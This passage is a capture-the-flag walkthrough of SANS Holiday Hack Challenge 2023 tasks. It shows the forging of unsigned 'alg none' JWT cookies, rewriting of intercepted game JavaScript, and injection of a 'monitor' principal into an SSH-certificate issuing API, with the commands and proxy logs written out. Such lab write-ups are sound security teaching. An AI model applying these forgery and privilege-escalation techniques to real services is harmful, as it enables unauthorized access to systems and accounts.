
Back in Burp, you drop the intercepted response, then disable the intercept mode. In the browser, you close the Elf Hunt terminal and open it again. The elves are indeed slower and you can easily click one to score a point. However, the prospect of having to click 75 times is obnoxious. Whilst you believe deep down in the shallowest of downs that all creatures should be equally valued, clicking that many times is a pain in the neck, especially when the pain in the neck is in your arm. Furthermore, there's a trade-off. The elves are slow enough to click but they also appear a lot slower. You yearn to find a better way.

You try forging a cookie with a positive speed, wondering if the Elves will crash and burn before they even launch (don't worry, they're not real Elves) but trying it in Burp results in no Elves appearing and no score changes.



```
$ echo -n '{"speed":500}' | jwt -alg none -sign -
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6NTAwfQ.
```


In Burp's history, you search the response to the initial `elfhunt.org` request, searching for speed. You speculate that maybe there are more properties that can be set on the JWT. You don't find any such properties but one occurrence of speed is in a `spawnElf` function and nearby is the code that increments the `score`:



```
GET /?&challenge=elfhunt&username=metter&id=d13f597d-2c0a-4078-8601-612c727b7927&area=
pi-rainrastercliffs&location=26,18&tokens=elfhunt&dna=
ATATATTAATATATATATATATGCATATATATCGATTACGATATATATATATTAATATATATATATATATATATATCGATATATATATATA
TTATAATATATATATATATTACGATATTAGC HTTP/2
Host: elfhunt.org
Cookie: ElfHunt_JWT=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwfQ.
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: iframe
Referer: https://2023.holidayhackchallenge.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=0, i
```

```
        }
        ),spawnElf=()=>{
          if(elves.countActive(!0)<10){
            const a=Phaser.Math.Between(100,700),s=elves.create(a,2*this.cameras.main.
            centerY,"elf");
            s.isHit=!1,s.setVelocityY(speed);
            var e=Math.random()<.5?-1:1;
            s.flipX=e<0;
            var t=80*e;
            s.setVelocityX(t),s.setScale(.1),s.setOrigin(0,0),s.setInteractive(),s.on(
            "pointerdown",(function(e){
              s.isHit||(s.isHit=!0,s.snow=gameScene.add.image(s.x,s.y,"snow").setOrigin(0
              ,0).setDepth(1),s.snow.scale=.1,gameScene.sound.play("splat"),s.
              setVelocityX(0),s.setVelocityY(0),gameScene.tweens.add({
                targets:[s,s.snow],scaleX:0,scaleY:0,alpha:0,angle:"+=1900",y:2*gameScene
                .cameras.main.centerY,duration:2e3,onComplete:function(){
                  s.destroy()
                }
              }
              ),score++,scoreText.setText("Score: "+score))
            }
            ),s)
          }
          this.time.addEvent({
            delay:Phaser.Math.Between(200,1e3),callback:spawnElf,callbackScope:this
          }
```

In Burp, you disable the 'Match and replace' rule you added. You also set Burp to intercept requests again. You close the Elf Hunt terminal and re-open it again. Like before, you **intercept the response to the initial request to `elfhunt.org`**. This time, however, you **edit the `spawnElf` function to set the score to 75**. As you type the cheat, the clickety-clack and clackety-click of your keyboard sings to the ether. You forward the request.




Response from https://elfhunt.org:443/?&challenge=elfhunt&username=metter&i

```
      }
    }
    ),spawnElf=()=>{
      // Cheat: set score to 75 when the first Elf is spawned.
      score=75;
      if(elves.countActive(!0)<10){
        const a=Phaser.Math.Between(100,700),s=elves.create(a,2*
```


In the Elf Hunt terminal, you are Congratulated for cheating.

You click the Game Token and a Captain's Journal is displayed. It seems someone really wants you to note there's a role called ... `GeeseIslandsSuperChiefCommunicationsOfficer`. It's a bit of a mouthful and breaks your formatting rather badly. With so many hints being dropped left, right, front, center and behind and up and down, you briefly wonder if there's an insider threat. Maybe an Elf who didn't receive the Christmas present they coveted last year?



Congratulations!
You solved the Elf Hunt!
The skills you learned here may come in handy.

Click the Game Token



The Captain's Journal

Date: March 10, 2023


I can hardly contain my excitement as I write this journal entry today. Just a few days ago, I received the news that I've been promoted to the ROLE of 'GeeseIslandsSuperChiefCommunicationsOfficer'. This is a dream come true! The joy and pride I feel are indescribable. I'm immensely grateful for the trust and recognition from the Geese Islands leaders, and I'm eager to embrace the responsibilities of this new role. The warm congratulations from my colleagues and the support of my family make this moment even more special.

Date: July 15, 2023


As I reflect on the past few months, I'm filled with happiness and a sense of accomplishment. Filling the ROLE of 'GeeseIslandsSuperChiefCommunicationsOfficer' has been an incredible journey. I've had the privilege of leading a talented team, and together, we've achieved remarkable milestones in our communication efforts. The positive impact we've made on the islands is truly fulfilling. I'm continually inspired by the dedication and creativity of my colleagues, and I'm excited to see what the future holds in this role. This promotion has brought not only professional growth but also immense joy to my life.

No need for a thermal shield here; Geese Islands offers a warm front that's out of this world. Space out on our sandy shores!

The objective is marked complete and an achievement is unlocked. You hope you've shown ChatNPT the value of pacifism. The JavaScript is mightier than the fist.




Elf Hunt
Difficulty:
Piney Sappington needs a lesson in JSON web tokens. Hack Elf Hunt and score 75 points.




Congratulations! You have completed the Elf Hunt challenge!

Just before you bound off to hunt more ~~Elves~~ challenges, you have a parting repartee with Piney Sappington. You note a new objective has been unlocked but it's located on Steampunk Island so you leave it for the time being.



```
Well done! You've brilliantly won Elf Hunt! I
couldn't be more thrilled. Keep up the fine work, my
friend!

What have you found there? The Captain's Journal?
Yeah, he comes around a lot. You can find his comms
office over at Brass Buoy Port on Steampunk Island.
```




The Captain's Comms

Difficulty: 🎄🎄🎄🎄🎄

Speak with Chimney Scissorsticks on Steampunk Island about the interesting things the captain is hearing on his new Software Defined Radio. You'll need to assume the **GeeseIslandsSuperChiefCommunicationsOfficer** role.

Certificate SSHenanigans - Rainraster Cliffs - Pixel Island


After leaving Piney Sappington, you head to the right and leap up another ladder, then yet another ladder. At the top is … Alabaster Snowball!



Certificate SSHenanigans

Difficulty: 🎄🎄🎄🎄🎄

Go to Pixel Island and review Alabaster Snowball's new SSH certificate configuration and Azure Function App. What type of cookie cache is Alabaster planning to implement?



Hello there! Alabaster Snowball at your service.


You don't let them know that you know they clicked on a phishing link. After all, they're only ~~human~~ elven and are predisposed to social engineering. They cannot be blamed if the ChatNPT powered system failed to filter out the phish.

From conversing with Alabaster Snowball, you glean the following:

1. There's a fancy new Azure server at `ssh-server-vm.santaworkshopgeeseislands.org`.
2. There's an Azure Function App at https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl that can be used to issue an SSH certificate for accessing the server.
3. There's a standard REST API that can be used to peek at a function's code: https://learn.microsoft.com/en-us/rest/api/appservice/web-apps/get-source-control
4. There's an SSH Certificates Talk by Thomas Bouve that should be useful.
5. There's a monitor account that can be used to access the host and Alabaster Snowball would like you to test if you can access their TODO list - this little outburst has you rattled a bit but you're not familiar with the local customs so maybe the shouting of todo signifies how important one is. After all, you do know Alabaster Snowball is the Head Elf.

You dutifully watch the talk on the YouTube, which is rather well done and practical. Although the YouTube isn't as fast as The Matrix for learning, you feel like it was time well spent. Additionally, it is hard to turn down something that was custom made for You.

As you've done before in the challenges, you start up mitmproxy and browse to the SSH certificate issuer URL provider by Alabaster Snowball. You're presented with a form that wants you to paste an SSH public key.



Request SSH Certificate
https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code

Let your winter blues defrost in Geese Islands' warmth.
Here, the only thing frozen is your dessert!


Request SSH Certificate

Paste your SSH public key here

In your Kali VM, you generate an SSH key pair. You know from your conversation with Alabaster Snowball that you have to target the `monitor` account so you name the key as such:


```
$ ssh-keygen -f monitor_key -C ''
<snip/>
Your identification has been saved in monitor_key
Your public key has been saved in monitor_key.pub
<snip/>
```

You paste the public key from `monitor_key.pub` into the form and submit. In mitmproxy, you observe the request and response. You note the response JSON contains a `"principal":"elf"` field.



```
Flow Details
2024-01-02 13:43:43 POST https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl ●
                         HTTP/2.0
                         ← 200 application/json 1.0k 601ms
            Request                           Response                           Detail
user-agent:         Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
accept:             */*
accept-language:    en-US,en;q=0.5
accept-encoding:    gzip, deflate, br
referer:            https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl
content-type:       application/json
content-length:     573
origin:             https://northpole-ssh-certs-fa.azurewebsites.net
sec-fetch-dest:     empty
sec-fetch-mode:     cors
sec-fetch-site:     same-origin
te:                 trailers
JSON                                                                                                  [m:auto]
{
    "ssh_pub_key": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC9imzR/RS/g0RoRAqpzQs1916QDlcnq+mAg9tsPUqM/npQmHxwVrVP/2ni
FmdIs5+cs2f3QoiLTnZUf87gHZCv+FAyU+OLTX9FrKlugFSFFYXJ4nti9QvkZqaB/JfiBdNnShXhf/aichfBXQ78j0gdg+lvC5LkwhSfLDPIM3PakcJS
WDmQ9qmblpxdTd+nKRHkULRQ08etcurI1htf32PmuatnidvXzpmPY7gbMyDkMepxq2htN8l1Gl1CciiC3Xbry+WvelLC2h/up6vD4HlZ05mNOl1DIt1x
V2tjc6+2BiW7XYgnUukeRtgQAGUlsVUsTtxELUqHxbZkR6N3UykpqpBIBnf4bYbFS/CSI6SuF0CxQMEioQvOQYGzwOcGQXNztsTFgM4HV+yPSAN9kDyz
3uea8QDp17FHUwf4g8×1ag5Tdp0L+tWhftuuOC9mBX0Efj4maFwoaCyaB6dprRXcBrOiiyTj18NIyAD5Qj9p8QAPxgirsZThe4a0X4G4o50= \n"
}
```


Normal request - no principal specified



```
Flow Details
2024-01-02 13:43:43 POST https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl ●
                         HTTP/2.0
                         ← 200 application/json 1.0k 601ms
            Request                           Response                           Detail
content-type:    application/json
date:            Tue, 02 Jan 2024 02:43:43 GMT
server:          Kestrel
JSON                                                                                                  [m:auto]
{
    "principal": "elf",
    "ssh_cert": "rsa-sha2-512-cert-v01@openssh.com AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQAAACczMjQzNDEyN
TM5OTA3MTQyMTk5ODg1OTQ1NTMzMDc1OTcyMzgyMzIAAAADAQABAAABgQC9imzR/RS/g0RoRAqpzQs1916QDlcnq+mAg9tsPUqM/npQmHxwVrVP/2niF
mdIs5+cs2f3QoiLTnZUf87gHZCv+FAyU+OLTX9FrKlugFSFFYXJ4nti9QvkZqaB/JfiBdNnShXhf/aichfBXQ78j0gdg+lvC5LkwhSfLDPIM3PakcJSW
DmQ9qmblpxdTd+nKRHkULRQ08etcurI1htf32PmuatnidvXzpmPY7gbMyDkMepxq2htN8l1Gl1CciiC3Xbry+WvelLC2h/up6vD4HlZ05mNOl1DIt1xV
2tjc6+2BiW7XYgnUukeRtgQAGUlsVUsTtxELUqHxbZkR6N3UykpqpBIBnf4bYbFS/CSI6SuF0CxQMEioQvOQYGzwOcGQXNztsTFgM4HV+yPSAN9kDyz3
uea8QDp17FHUwf4g8×1ag5Tdp0L+tWhftuuOC9mBX0Efj4maFwoaCyaB6dprRXcBrOiiyTj18NIyAD5Qj9p8QAPxgirsZThe4a0X4G4o50AAAAAAAAAA
QAAAAEAAAAkYTQzNDZhMmYtYWU1YS00NGE5LTgzMmQtYzk4ZWFkMWFiYjAxAAAABwAAAANlbGYAAAAAZZN3MwAAAABluGJfAAAAAAAAAABIAAAAKcGVyb
Wl0LXB0eQAAAAAAAAAAAAAAAMwAAAAtzc2gtZWQyNTUxOQAAACBpNhjTApiZFzyRx0UB/fkzOAka7Kv+wS9MKfj+qwiFhwAAAFMAAAALc3NoLWVkMjU1M
TkAAABAS2sQkvks595SUEzOsYpl3hd6GswGq+7hoQUkrlnvb4XI5udeutMe/Qlq2rUTREazIeSiCZyAS8IuSBvfQKmCAQ== "
}
```


Normal response - principal defaults to “elf”

You wonder what would happen if the request contained a principal. In mitmproxy, you duplicate the flow with the D hotkey, edit the request body via e to insert `"prinicipal":"monitor"` and replay the flow via r. The response now successfully contains the “monitor” principal.



```
Flow Details
2024-01-02 13:49:48 POST https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl ↺●
                         HTTP/2.0
                         ← 200 application/json 1.0k 1.53s
            Request                           Response                           Detail
user-agent:         Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
accept:             */*
accept-language:    en-US,en;q=0.5
accept-encoding:    gzip, deflate, br
referer:            https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl
content-type:       application/json
content-length:     597
origin:             https://northpole-ssh-certs-fa.azurewebsites.net
sec-fetch-dest:     empty
sec-fetch-mode:     cors
sec-fetch-site:     same-origin
te:                 trailers
JSON                                                                                                  [m:auto]
{
    "principal": "monitor",
    "ssh_pub_key": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC9imzR/RS/g0RoRAqpzQs1916QDlcnq+mAg9tsPUqM/npQmHxwVrVP/2ni
FmdIs5+cs2f3QoiLTnZUf87gHZCv+FAyU+OLTX9FrKlugFSFFYXJ4nti9QvkZqaB/JfiBdNnShXhf/aichfBXQ78j0gdg+lvC5LkwhSfLDPIM3PakcJS
WDmQ9qmblpxdTd+nKRHkULRQ08etcurI1htf32PmuatnidvXzpmPY7gbMyDkMepxq2htN8l1Gl1CciiC3Xbry+WvelLC2h/up6vD4HlZ05mNOl1DIt1x
V2tjc6+2BiW7XYgnUukeRtgQAGUlsVUsTtxELUqHxbZkR6N3UykpqpBIBnf4bYbFS/CSI6SuF0CxQMEioQvOQYGzwOcGQXNztsTFgM4HV+yPSAN9kDyz
3uea8QDp17FHUwf4g8×1ag5Tdp0L+tWhftuuOC9mBX0Efj4maFwoaCyaB6dprRXcBrOiiyTj18NIyAD5Qj9p8QAPxgirsZThe4a0X4G4o50= \n"
}
```

